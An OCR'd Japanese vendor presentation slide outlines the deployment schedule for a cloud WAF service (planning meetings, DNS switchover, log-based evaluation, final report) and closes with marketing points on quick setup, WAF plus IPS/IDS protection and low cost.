・報告（レポート）			△	・最終評価分析レポートとして提出します。

運用開始まで、最低でも2～3週間必要！

導入までの流れ

SCSS-WAF（クラウド型WAF）の場合

・導入打合せ
~~・環境ヒアリング~~
~~・運用スケジュール打合せ~~

運用機配

DNS
切り替え


評価
（ログ取得）

報告
（レポート）

項目	1Week	2～4Week	1Week	備考
・導入打合せ	△			・導入ヒアリングシートをもとに、導入（設置）場所の調整を実施します。 ・運用スケジュールの打合せを実施します。
・環境ヒアリング	△			
・運用スケジュール打合せ				
・運用機配	△			・メーカーに依頼し運用機が届くのを待ちます。
・DNS切り替え	△			・DNSを切り替えます。
・評価（ログ取得）		←――――→		
・報告（レポート）			△	・最終評価分析レポートとして提出します。

DNS切り替えのみのため、1週間以内に運用開始可能！

本日のまとめ



■トライアルから**簡単導入**、DNSの切り替えから**早期稼働**

■第三世代のWAF＋IPS/IDS機能の**ハイレベルセキュリティ**を提供

■従来のオンプレミスでは実現できない**リーズナブルコスト**を実現

ご清聴ありがとうございました。